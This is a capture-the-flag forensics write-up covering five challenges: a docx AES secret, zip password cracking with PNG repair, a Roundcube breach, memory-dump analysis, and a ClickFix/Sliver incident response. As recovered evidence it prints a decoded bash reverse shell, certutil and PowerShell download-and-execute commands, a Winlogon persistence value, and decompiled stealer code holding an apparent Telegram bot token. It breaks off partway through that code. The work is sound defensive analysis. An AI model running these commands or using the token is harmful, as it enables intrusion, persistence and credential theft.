# Sweet Secret
- We are given a `.docx` file, reading it gives us nothing. So we are going to extract it.
```shell
$ unzip 'Welcome.docx'
```
- Then we are given an AES Ciphertext in `docProps/secret.txt`
```shell!
$ cat 'docProps/secret.txt'
AES-data: 3d0d1fe78d2d8648ac15b5f51ad906fae58b54b89e680b8130188efc326392acb000b9956628c014f0dc9916aa9eef56
```
- Inside `word/document.xml`, we can find the Key and IV
```xml
<w:t>Key=make_pis_great_againnnnn,IV=123456789abcdefg</w:t><
```
- Decrypting with CyberChef gives us the flag.

::: info
**Note**: You can use this [link](https://cyberchef.atl.tools/#recipe=AES_Decrypt(%7B'option':'UTF8','string':'make_pis_great_againnnnn'%7D,%7B'option':'UTF8','string':'123456789abcdefg'%7D,'CBC','Hex','Raw',%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D)&input=M2QwZDFmZTc4ZDJkODY0OGFjMTViNWY1MWFkOTA2ZmFlNThiNTRiODllNjgwYjgxMzAxODhlZmMzMjYzOTJhY2IwMDBiOTk1NjYyOGMwMTRmMGRjOTkxNmFhOWVlZjU2) to get the results.
:::
Flag: `PIS{ha_y0u_c4n_n0t_s33_this_flag_r19ht??}`
# Forgotten Key
- We are given a password-protected `.zip` archive, which we will be cracking with John.
```shell!
$ zip2john 'Secret.zip' > 'zip.hash' && john --wordlist='/usr/share/wordlists/rockyou.txt' 'zip.hash'
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ryancolin1 (Secret.zip/unknown.png)
1g 0:00:00:00 DONE (2025-11-12 17:41) 3.846g/s 15879Kp/s 15879Kc/s 15879KC/s s-dub30..rubyredcamry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```
- The password is `ryancolin1`, extracting the archive gives us `unknown.png` file, but the header has been modified.
```sh!
$ xxd 'unknown.png' | head
00000000: 0000 0000 0d0a 1a0a 0000 000d 4948 4452 ............IHDR
00000010: 0000 0400 0000 0400 0806 0000 007f 1d2b ...............+
00000020: 8300 0000 9e65 5849 664d 4d00 2a00 0000 .....eXIfMM.*...
00000030: 0800 0202 1300 0300 0000 0100 0100 0087 ................
00000040: 6900 0400 0000 0100 0000 2600 0000 0000 i.........&.....
00000050: 0490 0000 0700 0000 0430 3233 3291 0100 .........0232...
00000060: 0700 0000 0401 0203 0092 8600 0700 0000 ................
00000070: 4200 0000 5ca0 0100 0300 0000 01ff ff00 B...\...........
00000080: 0000 0000 0041 5343 4949 0000 0049 6620 .....ASCII...If
00000090: 596f 7520 4c6f 6f6b 2055 7020 546f 2054 You Look Up To T
```
- We will fix the header so it becomes like so.
```sh!
$ xxd 'unknown.png' | head
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452 .PNG........IHDR
00000010: 0000 0400 0000 0400 0806 0000 007f 1d2b ...............+
00000020: 8300 0000 9e65 5849 664d 4d00 2a00 0000 .....eXIfMM.*...
00000030: 0800 0202 1300 0300 0000 0100 0100 0087 ................
00000040: 6900 0400 0000 0100 0000 2649 4441 5400 i.........&IDAT.
00000050: 0490 0000 0700 0000 0430 3233 3291 0100 .........0232...
00000060: 0700 0000 0401 0203 0092 8600 0700 0000 ................
00000070: 4200 0000 5ca0 0100 0300 0000 01ff ff00 B...\...........
00000080: 0000 0000 0041 5343 4949 0000 0049 6620 .....ASCII...If
00000090: 596f 7520 4c6f 6f6b 2055 7020 546f 2054 You Look Up To T
```
- The result is the following image:

- We can see a strange artifact at the top left corner of the image.
- A slight editing of the image gives us the flag.

::: info
**Note**: The intended method is to view the blue bit plane of the image.
:::
Flag: `PIS{h4ll0w33n_1s_f4n!!!}`
# Foothold
> Flag format: `PIS{CVE_HOST:PORT_/path/to/persistence}`
- This is a mailserver we need to check for a security breach.
- Checking `/var/mail/root` gives us an email that has been sent to the Forensics Team. Which reads:
```!
From www-data@forensicLab.com Mon Nov 3 13:34:51 2025
Return-Path: <www-data@forensicLab.com>
X-Original-To: root
Delivered-To: root@forensicLab.com
Received: by mailserver.localdomain (Postfix, from userid 33)
id 10F90121456; Mon, 3 Nov 2025 13:34:50 +0000 (UTC)
To: root@forensicLab.com
From: www-data@forensicLab.com
Auto-Submitted: auto-generated
Subject: *** SECURITY information for mailserver ***
Message-Id: <20251103133451.10F90121456@mailserver.localdomain>
Date: Mon, 3 Nov 2025 13:34:50 +0000 (UTC)
mailserver : Nov 3 13:34:50 : www-data : user NOT in sudoers ; TTY=pts/1 ; PWD=/var/www/html/roundcube ; USER=root ; COMMAND=/usr/bin/crontab -
```
- This tells us that the user `www-data`, exploited the Roundcube mail server, then tried to setup a crontab.
- A quick look inside (`/var/www/html/`) uses `Roundcube 1.6.10`. A quick look up on the internet gives us this Remote Code Execution CVE.
```
CVE-2025-49113 – Roundcube 1.6.10 Authenticated Remote Code Execution
⚠️ Disclaimer
This repository is intended strictly for educational and research purposes.
All demonstrations were performed in a controlled lab environment.
Unauthorized testing or exploitation of systems without explicit permission is illegal and unethical. The author is not responsible for any misuse of this information.
📌 What Is Roundcube?
Roundcube is a widely used, browser-based IMAP email client written in PHP. It provides a user-friendly interface for webmail access and is commonly deployed by hosting providers, academic institutions, and internal enterprise mail servers.
🚨 About the Vulnerability
CVE-2025-49113 is a vulnerability affecting Roundcube version 1.6.10 that allows an authenticated user to achieve remote code execution (RCE) by submitting a crafted command through the webmail interface.
Successful exploitation requires valid user credentials. Once exploited, it grants system-level command execution based on the web server's context.
CVE ID: CVE-2025-49113
Affected Application: Roundcube 1.6.10
Vulnerability Type: Authenticated Remote Code Execution
Exploit Type: Reverse Shell via PHP Payload
Exploit Availability: Public GitHub PoC
```
> Source: https://github.com/CyberQuestor-infosec/CVE-2025-49113-Roundcube_1.6.10/blob/main/README.md
- As the mailserver is hosted with `apache2`, we will read it's log in `/var/apache2/access.log`, the logs gives us this peculiar line.
```!
192.168.75.137 - - [03/Nov/2025:13:23:09 +0000] "POST /roundcube/?_from=edit-%21%C7%22%C7%3B%C7i%C7%3A%C70%C7%3B%C7O%C7%3A%C71%C76%C7%3A%C7%22%C7C%C7r%C7y%C7p%C7t%C7_%C7G%C7P%C7G%C7_%C7E%C7n%C7g%C7i%C7n%C7e%C7%22%C7%3A%C71%C7%3A%C7%7B%C7S%C7%3A%C72%C76%C7%3A%C7%22%C7%5C%C70%C70%C7C%C7r%C7y%C7p%C7t%C7_%C7G%C7P%C7G%C7_%C7E%C7n%C7g%C7i%C7n%C7e%C7%5C%C70%C70%C7_%C7g%C7p%C7g%C7c%C7o%C7n%C7f%C7%22%C7%3B%C7S%C7%3A%C71%C70%C74%C7%3A%C7%22%C7e%C7c%C7h%C7o%C7+%C7Y%C7m%C7F%C7z%C7a%C7C%C7A%C7t%C7Y%C7y%C7A%C7n%C7Z%C7X%C7h%C7l%C7Y%C7y%C7B%C7i%C7Y%C7X%C7N%C7o%C7I%C7C%C71%C7p%C7I%C7C%C7Y%C7%2B%C7L%C72%C7R%C7l%C7d%C7i%C79%C70%C7Y%C73%C7A%C7v%C7M%C7T%C7k%C7y%C7L%C7j%C7E%C72%C7O%C7C%C74%C73%C7N%C7S%C74%C7x%C7M%C7z%C7c%C7v%C7N%C7D%C7Q%C70%C7N%C7C%C7A%C78%C7J%C7j%C7E%C7n%C7C%C7g%C7%3D%C7%3D%C7+%C7%5C%C77%C7c%C7+%C7b%C7a%C7s%C7e%C76%C74%C7+%C7-%C7d%C7+%C7%5C%C77%C7c%C7+%C7s%C7h%C7%3B%C7%23%C7%22%C7%3B%C7%7D%C7i%C7%3A%C70%C7%3B%C7b%C7%3A%C70%C7%3B%C7%7D%C7%22%C7%3B%C7%7D%C7%7D%C7&_task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload HTTP/1.1" 200 812 "-" "-"
```
- This text is heavily obfuscated, the original command reads:
```sh
$ echo '%21%C7%22%C7%3B%C7i%C7%3A%C70%C7%3B%C7O%C7%3A%C71%C76%C7%3A%C7%22%C7C%C7r%C7y%C7p%C7t%C7_%C7G%C7P%C7G%C7_%C7E%C7n%C7g%C7i%C7n%C7e%C7%22%C7%3A%C71%C7%3A%C7%7B%C7S%C7%3A%C72%C76%C7%3A%C7%22%C7%5C%C70%C70%C7C%C7r%C7y%C7p%C7t%C7_%C7G%C7P%C7G%C7_%C7E%C7n%C7g%C7i%C7n%C7e%C7%5C%C70%C70%C7_%C7g%C7p%C7g%C7c%C7o%C7n%C7f%C7%22%C7%3B%C7S%C7%3A%C71%C70%C74%C7%3A%C7%22%C7e%C7c%C7h%C7o%C7+%C7Y%C7m%C7F%C7z%C7a%C7C%C7A%C7t%C7Y%C7y%C7A%C7n%C7Z%C7X%C7h%C7l%C7Y%C7y%C7B%C7i%C7Y%C7X%C7N%C7o%C7I%C7C%C71%C7p%C7I%C7C%C7Y%C7%2B%C7L%C72%C7R%C7l%C7d%C7i%C79%C70%C7Y%C73%C7A%C7v%C7M%C7T%C7k%C7y%C7L%C7j%C7E%C72%C7O%C7C%C74%C73%C7N%C7S%C74%C7x%C7M%C7z%C7c%C7v%C7N%C7D%C7Q%C70%C7N%C7C%C7A%C78%C7J%C7j%C7E%C7n%C7C%C7g%C7%3D%C7%3D%C7+%C7%5C%C77%C7c%C7+%C7b%C7a%C7s%C7e%C76%C74%C7+%C7-%C7d%C7+%C7%5C%C77%C7c%C7+%C7s%C7h%C7%3B%C7%23%C7%22%C7%3B%C7%7D%C7i%C7%3A%C70%C7%3B%C7b%C7%3A%C70%C7%3B%C7%7D%C7%22%C7%3B%C7%7D%C7%7D%C7' | sed 's/C7//g' | tr -d '%' | sed 's/\+/ /g'
21223Bi3A03BO3A163A22Crypt_GPG_Engine223A13A7BS3A263A225C00Crypt_GPG_Engine5C00_gpgconf223BS3A1043A22echo YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY2BL2Rldi90Y3AvMTkyLjE2OC43NS4xMzcvNDQ0NCA8JjEnCg3D3D 5C7c base64 -d 5C7c sh3B23223B7Di3A03Bb3A03B7D223B7D7D
```
- This script executes a shell that decode this base64 strings and execute it.
```
YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY+L2Rldi90Y3AvMTkyLjE2OC43NS4xMzcvNDQ0NCA8JjEnCg==
```
- Decoding the base64 string gives us
```shell
$ echo 'YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY+L2Rldi90Y3AvMTkyLjE2OC43NS4xMzcvNDQ0NCA8JjEnCg=='' | base64 -d
bash -c 'exec bash -i &>/dev/tcp/192.168.75.137/4444 <&1'
```
- This command opens up port `4444` at `192.168.75.137`, which gives us the initial access address.
- Going back, we also knew that user `www-data` also created a crontab, which on Linux is most likely stored in `/var/spool/cron/crontabs/`
- Inside is a crontab that reads.
```cr
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Mon Nov 3 13:35:29 2025)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
*/5 * * * * /tmp/beacon001 >/dev/null 2>&1
```
- This crontab executes the binary `beacon001` every 5 minutes.
- Uploading `beacon001` on [VirusTotal](https://virustotal.com), tells us that this file is malicious.
- Combine all the elements together to get the flag.
Flag: `PIS{CVE-2025-49113_192.168.75.137:4444_/var/spool/cron/crontabs/www-data}`
# JotDown
- We are given a memory dump. We will use [**Volatility 3**](https://github.com/volatilityfoundation/volatility3) for this job.
- First we will start by looking at the processes.
```
$ vol.py -f memdump.raw windows.pslist
...
4552 8976 msedge.exe 0xd20fe1167080 16 - 1 False 2025-11-03 18:11:46.000000 UTC N/A Disabled
6080 8976 msedge.exe 0xd20fdfba1080 25 - 1 False 2025-11-03 18:11:46.000000 UTC N/A Disabled
1440 8976 msedge.exe 0xd20fe15580c0 8 - 1 False 2025-11-03 18:11:57.000000 UTC N/A Disabled
7604 8976 msedge.exe 0xd20fdc052080 15 - 1 False 2025-11-03 18:12:01.000000 UTC N/A Disabled
7640 8976 msedge.exe 0xd20fdce53080 25 - 1 False 2025-11-03 18:12:01.000000 UTC N/A Disabled
4888 8976 msedge.exe 0xd20fdce020c0 26 - 1 False 2025-11-03 18:12:01.000000 UTC N/A Disabled
...
```
- We can see a bunch of **Microsoft Edge** activities. To see what the user was doing, we can dump **Edge's History Database** for inspection.
- First, we need to find the virtual address of `%APPDATA%\Local\Microsoft\Edge\User Data\Default\History`.
```sh!
$ vol.py -f memdump.raw windows.filescan | grep 'History'
...
0xd20fe091f300 \Users\nh0kt1g3r12\AppData\Local\Microsoft\Edge\User Data\Default\History
```
- In this cases it would be `0xd20fe091f300`. After that, we need to dump the exact virtual address to get the file.
```
$ vol -f memdump.raw windows.dumpfile --virtaddr 0xd20fe091f300
Volatility 3 Framework 2.27.0
Progress: 100.00 PDB scanning finished
Cache FileObject FileName Result
DataSectionObject 0xd20fe091f300 History file.0xd20fe091f300.0xd20fe0aba8c0.DataSectionObject.History-1.dat
SharedCacheMap 0xd20fe091f300 History file.0xd20fe091f300.0xd20fde3db4f0.SharedCacheMap.History-1.vacb
```
- Which will give us: `file.0xd20fe091f300.0xd20fe0aba8c0.DataSectionObject.History.dat`.
- Inspecting the database gives us this link to a locked PasteBin: https://pastebin.com/rmXj1eCt.

- The user probably **Jot Down** the password somewhere.
```!
$ vol.py -f memdump.raw windows.filescan | grep 'Note'
...
0xd20fe058ebf0 \Users\nh0kt1g3r12\AppData\Local\Packages\Microsoft.WindowsNotepad_8wekyb3d8bbwe\LocalState\TabState\703f5836-f2e4-43c0-8522-59e788aa06de.bin.tmp
```
- We now have a **Notepad Tab State**, which is used to store temporary data for **Notepad**. Read more: https://insiderthreatmatrix.org/detections/DT061.
- We can extract this **Tab State** and read the contents
```!
$ vol -f memdump.raw windows.dumpfile --virtaddr 0xd20fe058ebf0
Volatility 3 Framework 2.27.0
Progress: 100.00 PDB scanning finished
Cache FileObject FileName Result
DataSectionObject 0xd20fe058ebf0 703f5836-f2e4-43c0-8522-59e788aa06de.bin.tmp file.0xd20fe058ebf0.0xd20fe0489b40.DataSectionObject.703f5836-f2e4-43c0-8522-59e788aa06de.bin.tmp.dat
```
- We can read the **Tab State** with `strings -n 1`
```!
$ strings -n 1 file.0xd20fe058ebf0.0xd20fe0489b40.DataSectionObject.703f5836-f2e4-43c0-8522-59e788aa06de.bin.tmp.dat | tr -d \n
NPAcDDH_C507_F?5olF
```
- Our password is `AcDDH_C507_F?5`. But this piece of text looks like it have been encoded with ROT47. Which we can decode with **CyberChef**.
:::info
**Note**: You can use this [link](https://cyberchef.atl.tools/#recipe=ROT47(47)&input=QWNEREhfQzUwN19GPzU) to get the results.
:::

- So our password is `p4ssw0rd_f0und`.
- After that we can type in our password in the [**PasteBin**](https://pastebin.com/rmXj1eCt) link to get the flag.

:::info
**Note**: If you can't access PasteBin, you can use [this frontend](https://pasted.drakeerv.com/rmXj1eCt) to access the flag.
:::
Flag: `PIS{fr0m_f4n_n3r0_w1th_l0v3}`
# FixFixFix
> Dear IR Team,
>
> A client reported system issues after encountering an online verification page during normal web browsing. Following interaction with this interface, their workstation showed signs of compromise.
>
> We detected suspicious activities including unusual process executions, external network connections, and system configuration changes. Evidence suggests malware installation with persistence mechanisms and credential harvesting capabilities.
>
> The device is isolated. Please investigate.

- We are given a Raw Disk Image, a Memory Dump and a Packet Capture.
## Question 1
> What initial access technique was used to lure the user to deploy the malware?
- Looking from the thumbnail image, we can see that this site is **mimicking** Google's CAPTCHA to trick the user into executing malicious code.
- According to Mitre ATT&CK:
> An adversary may rely upon a user copying and pasting code in order to gain execution. Users may be subjected to social engineering to get them to copy and paste code directly into a Command and Scripting Interpreter. One such strategy is "**ClickFix**," in which adversaries present users with seemingly helpful solutions—such as prompts to fix errors or complete **CAPTCHAs**—that instead instruct the user to copy and paste malicious code.
Answer: `ClickFix`.
## Question 2
> What is the exact date and time of initial compromise?
- We know that the user executed a command by launching a Terminal, then pasting the malicious Powershell code and executed it. Which we can extract the time from the `RunMRU` key from the `NTUSER.DAT` registry.
- We will be using [**RegRipper**](https://github.com/keydet89/RegRipper3.0) for this job.
```!
RunMru
Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
LastWrite Time 2025-11-09 01:02:22Z
MRUList = a
a cmd.exe /c certutil -urlcache -split -f "http://192.168.20.3/cailonmemay.exe" "%TEMP%\svhost.exe" && "%TEMP%\svhost.exe" && timeout 3\1
```
- We can see the Last Write Time was at `2025-11-09 01:02:22`.
Answer: `2025-11-09 01:02:22`.
## Question 3
> What is the MITRE ATT&CK ID of the 1st stage downloader?
- According to **Microsoft**.

- This malware is used to download another malware
- A quick look up gives us this information from MITRE ATT&CK:
> Adversaries may **transfer tools** or other files from an **external system** into a compromised environment. Tools or files may be copied from an external adversary-controlled system to the victim network through the command and control channel or through alternate protocols such as ftp. Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. Lateral Tool Transfer).
- This is found under ID **T1105**.
Answer: `T1105`.
## Question 4
> When was the malware first executed on the system?
- From the executed command:
```!
$ cmd.exe /c certutil -urlcache -split -f "http://192.168.20.3/cailonmemay.exe" "%TEMP%\svhost.exe" && "%TEMP%\svhost.exe" && timeout 3\1
```
- The attacker used `certutil` to download the malware `cailonmemay.exe` and disguised it as `svhost.exe` - which looks like a common Windows Task `svchost.exe`
- We can determine the start time using the given Memory Dump using [**Volatility 3**](https://github.com/volatilityfoundation/volatility3).
```!
$ $ vol -f evidence.dmp.raw windows.pslist | grep svhost.exe
12984ess125920.0svhost.exe 0xb68365a9f0c0 12 - 1 False 2025-11-09 01:02:29.000000 UTC N/A Disabled
```
- Here, we can see the start time.
Answer: `2025-11-09 01:02:29`.
## Question 5
> What is the malware family?
- We will start by extracting the malware from the Packet Capture with `tshark`.
- From the Packet Capture, the malicious code made a **GET** request to download the malware. Which is then reassembled in Frame **12472**

- We can then extract the malware.
```!
$ tshark -r captured.pcapng -Y 'frame.number == 12472' -T fields -e media.type | xxd -r -p > cailonmemay.exe
```
- We can then upload this file to [**VirusTotal**](https://www.virustotal.com) for inspection.

:::info
**Note**: You can get the results of the scan [here](https://www.virustotal.com/gui/file/010f4d3ba696d52347e5dd47d8bc7c3e319a8c3aa3cf9a00cfe863d74b6e3cdc).
:::
Answer: `Sliver`.
## Question 6
> When was the malware first found in the wild?
- Looking at the report again [here](https://www.virustotal.com/gui/file/010f4d3ba696d52347e5dd47d8bc7c3e319a8c3aa3cf9a00cfe863d74b6e3cdc/details). 
- The first submission was on `2025-11-08 08:41:54`
Answer: `2025-11-08 08:41:54`.
## Question 7
> What is the full path of persistence?
- We will start by checking the **Windows Defenders Log** stored under
`C:\ProgramData\Microsoft\Windows Defender\Support\MPLog-20251103-010413.log`
```!
2025-11-09T01:06:48.021 DETECTION_MERGE#2 Trojan:Win32/SuspGolang.AG winlogonshell:HKCU@S-1-5-21-3558265190-190559637-539419846-1000\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON\\SHELL:cmd.exe /c certutil -urlcache -split -f http://192.168.20.3/cailonmemay.exe %TEMP%\svhost.exe & %TEMP%\svhost.exe & timeout 3 & del %TEMP%\svhost.exe PropBag [length: 0, data: (null)]
```
- Windows Defenders detected a Registry Change on `HKCU@S-1-5-21-3558265190-190559637-539419846-1000\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON\\SHELL`
Answer: `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`.
## Question 8
> What is the MITRE ATT&CK ID of the persistence technique?
- A quick lookup gives us the [**Winlogon Helper DLL**](https://attack.mitre.org/techniques/T1547/004) Persistence Technique. According to **MITRE ATT&CK**:
> Adversaries may abuse features of Winlogon to execute DLLs and/or executables when a user logs in. Winlogon.exe is a Windows component responsible for actions at logon/logoff as well as the secure attention sequence (SAS) triggered by Ctrl-Alt-Delete. **Registry entries in `HKLM\Software[\Wow6432Node\]\Microsoft\Windows NT\CurrentVersion\Winlogon\` and `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\` are used to manage additional helper programs and functionalities that support Winlogon.**
- This technique falls under ID: `T1547.004`.
Answer: `T1547.004`.
## Question 9
> What IP address and port was used for C2 communications?
- Looking at the [VirusTotal analysis] again:

- The Malware makes **HTTP Requests** only to `192.168.20.3:8888` to communicate.
Answer: `192.168.20.3:8888`.
## Question 10
> When was the first C2 command executed?
- According to [this blog post](https://www.immersivelabs.com/resources/blog/detecting-and-decrypting-sliver-c2-a-threat-hunters-guide#command-and-control):
> ## Structure
> Sliver uses file extensions to determine what type of request is being made
**.woff** – Used for stagers
**.html** – Key exchange messages
**.js** – Long poll messages
**.php** – Session messages
**.png** – Close session messages
- Inspecting our Packet Capture again, this was the first C2 command:

- This C2 command was sent at:

Answer: `2025-11-09 01:02:30`.
## Question 11
> How many different commands did the attacker execute?
- We will now need to decode the the C2 traffic from the Packet Capture file. We will be using `sliver_parse_pcap` and `sliver_decrypt` from https://github.com/Immersive-Labs-Sec/SliverC2-Forensics.
:::info
**Note**: Because `sliver_parse_pcap` didn't parse the Packet Capture correctly, I have a `sliver_decrypt` fork that fixes the input [here](https://codeberg.org/devobass/VERY-evil-sliver-decrypt-fork).
:::
- First we parse the Packet Capture.
```shell!
$ sliver_parse_pcap --pcap captured.pcapng --filter http --domain_name "192.168.20.3"
```
- After that, we will dump the malware's process out to find the key faster.
```shell!
$ vol -f evidence.dmp.raw windows.memmap.MemMap --pid 12984 --dump
```
- Then we will let the script brute-force the key with the process dump.
```shell!
$ sliver_decrypt --key "695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae" --transport http --file_path http-sessions.json
...
[+] Processing: http://192.168.20.3:8888/bundles/javascript/scripts/bundles/bundles/bundle/jquery.js?x=20591x323
├── [-] Decoding: gzip
├── [-] Session Key: 695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae
└── [-] Message Type: 22
└── [=] Message Data: reg add...
...
[+] Processing: http://192.168.20.3:8888/jquery.min.js?m=545718t0
├── [-] Decoding: gzip
├── [-] Session Key: 695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae
└── [-] Message Type: 22
└── [=] Message Data: iiwr...
...
[+] Processing: http://192.168.20.3:8888/namespaces/db/admin.php?q=45713v197
├── [-] Decoding: hex
├── [-] Session Key: 695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae
└── [-] Message Type: 22
└── [=] Message Data: hwr http://192.168.20.3/concacbamay.exe -o "$env:TEMP\explorer.exe"; & "$env:TEMP\explorer.exe"; sleep 2
[+] Processing: http://192.168.20.3:8888/oauth/oauth2callback/oauth2/authenticate/login.php?n=68g51720t1
├── [-] Decoding: b64
├── [-] Session Key: 695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae
└── [-] Message Type: 22
└── [=] Message Data: === MICROSOFT EDGE PASSWORD EXTRACTOR ===Starting Edge password extraction... Edge encryption key extracted successfully Processing Edge profile: Default Extracted 1 passwords from profile DefaultExtracted 1 passwords from EdgeExtracted 1 Edge passwords, preparing encryption...Original data size: 249 charactersEncrypted data size: 344 charactersSending 1 encrypted chunks... Chunk 1/1 sent successfullyTransmission complete: 1 chunks sentEncrypted Edge data sent to Telegram @b
...
```
- We can see that the attacker executed **3** commands on the victim's computer.
Answer: `3`.
## Question 12
> What is the full command used to download and exfiltrate user credentials?
- Reading the commands again, the attacker executed this command:
```!
$ hwr http://192.168.20.3/concacbamay.exe -o "$env:TEMP\explorer.exe"; & "$env:TEMP\explorer.exe"; sleep 2
```
- Which was then replied with:
```!
=== MICROSOFT EDGE PASSWORD EXTRACTOR ===Starting Edge password extraction... Edge encryption key extracted successfully Processing Edge profile: Default Extracted 1 passwords from profile DefaultExtracted 1 passwords from EdgeExtracted 1 Edge passwords, preparing encryption...Original data size: 249 charactersEncrypted data size: 344 charactersSending 1 encrypted chunks... Chunk 1/1 sent successfullyTransmission complete: 1 chunks sentEncrypted Edge data sent to Telegram
```
- So the attacker exfiltrated the user's **Microsoft Edge** credentials to **Telegram**.
Answer: `hwr http://192.168.20.3/concacbamay.exe -o "$env:TEMP\explorer.exe"; & "$env:TEMP\explorer.exe"; sleep 2`
## Question 13
> Where did the attacker exfiltrate browser credentials to?
- From our previous question, we knew that the attacker exfiltrated the credentials to **Telegram**.
Answer: `Telegram`.
## Question 14
> What are the exfiltrated credentials? (username:password)
- We knew that the attacker downloaded another Malware through the C2 channel.
- We also know that the Malware's name is `concacbamay.exe`. Checking the Packet Capture again:

- The attacker made a **GET** request and the binary was reassembled in frame `40053`
- We will extract the Malware from the Packet Capture file with `tshark`
```shell!
$ tshark -r captured.pcapng -Y 'frame.number == 40053' -T fields -e media.type | xxd -r -p > concacbamay.exe
```
- Using [**`exe-file-analyzer`**](https://github.com/piplarsson/exe-file-analyzer), we can check what type of binary is this malware.
```shell!
$ exe-file-analyzer 'concacbamay.exe'
┌─ DETECTED LANGUAGE/COMPILER ─────────────────────────────┐
│ ✅ Python (confidence: high) │
│ ✅ Java/JAR (confidence: medium) │
└──────────────────────────────────────────────────────────┘
```
- Another quick examination confirms that this is indeed a Python executable.
```shell
$ strings 'concacbamay.exe'
...
bunicodedata.pyd
bwin32\win32api.pyd
bwin32\win32crypt.pyd
bwin32\win32evtlog.pyd
bzstandard\_cffi.cp313-win_amd64.pyd
bzstandard\backend_c.cp313-win_amd64.pyd
opyi-contents-directory _internal
zPYZ.pyz
9python313.dll
```
- Fortunately, we can easily reverse-engineer Python executables.
- We will first turning the executable into Python Bytecode with `pyinstxtractor`
:::info
**Note**: You can also use [this website](https://pyinstxtractor-web.netlify.app/).
:::
```shell!
$ pyinstxtractor.py 'concacbamay.exe'
[+] Processing concacbamay.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.13
[+] Length of package: 16036748 bytes
[+] Found 115 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: mal.pyc
[+] Found 787 files in PYZ archive
[!] Error: Failed to decompress PYZ.pyz_extracted/jaraco.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_distutils/compilers.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_distutils/compilers/C.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_vendor.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_vendor/jaraco.pyc, probably encrypted. Extracting as is.
[+] Successfully extracted pyinstaller archive: concacbamay.exe
You can now use a python decompiler on the pyc files within the extracted directory.
```
- Inside the extracted binary, we can see `mal.py`
```
$ ls
.
├── ...
├── mal.pyc
└── ...
```
- We will then decompile the bytecode with https://pylingual.io.
- Inside the source code, we can see some important functions.
```python
...
BOT_TOKEN = '8332646887:AAHZLz-lcC8K_S2XUfJy7PmlXol5XaERVP8'
CHAT_ID = '-1002796536763'
...
def get_encryption_key():
"""Generate AES key from computer name""" # inserted
computer_name = os.environ['COMPUTERNAME']
key_hash = hashlib.sha256(computer_name.encode()).digest()
key = key_hash
iv = key_hash[(-16):]
return (key, iv)
def encrypt_data(data, key, iv):
"""Encrypt data with AES-CBC with proper padding""" # inserted
cipher = AES.new(key, AES.MODE_CBC, iv)
data_bytes = data.encode('utf-8')
pad_length = 16 - len(data_bytes) % 16
padded_data = data_bytes + bytes([pad_length] * pad_length)
encrypted = cipher.encrypt(padded_data)
return base64.b64encode(encrypted).decode('utf-8')
